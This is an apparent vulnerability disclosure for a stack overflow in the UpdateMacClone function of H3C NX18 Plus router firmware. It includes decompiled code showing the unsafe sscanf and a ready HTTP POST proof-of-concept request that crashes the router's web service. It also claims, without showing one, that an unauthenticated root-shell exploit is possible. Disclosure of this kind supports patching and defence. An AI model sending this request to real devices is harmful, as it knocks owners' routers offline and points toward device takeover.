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H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview：

Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the UpdateMacClone function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall sub_419254(int a1)
2  {
3    const char *v2; // $s0
4    size_t v3; // $s3
5    int v4; // $v0
6    int result; // $v0
7    size_t v6; // $s3
8    const char *v7; // $s0
9    size_t v8; // $s3
10   size_t v9; // $s3
11   const char *v10; // $s0
12   int v11; // $v0
13   size_t v12; // $s3
14   int v13; // $a0
15   char v14[512]; // [sp+18h] [-248h] BYREF
16   char v15[64]; // [sp+218h] [-48h] BYREF
17   int v16; // [sp+258h] [-8h] BYREF
18   int v17; // [sp+25Ch] [-4h] BYREF
19
20   strcpy(v14, "param");
21   v2 = (const char *)websgetvar(a1, v14, "");
22   if ( (int)strlen(v2) >= 0x200 )
23     return -2;
24   IF_GetByPseudoNameDomain("WAN1", 0, &v17);
25   IF_GetByPseudoNameDomain("WAN2", 0, &v16);
26   sscanf(v2, "%s", v15);
```

In the `UpdateMacClone` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%s`. This greedy matching mechanism is unsafe. As long as the size of the data we enter is greater than the size of `v15` and less than 0x200, it will lead to stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=UpdateMacClone&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




The picture above shows the process information before we send poc.




In the picture above, we can see that the PID has changed since we sent the POC.

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.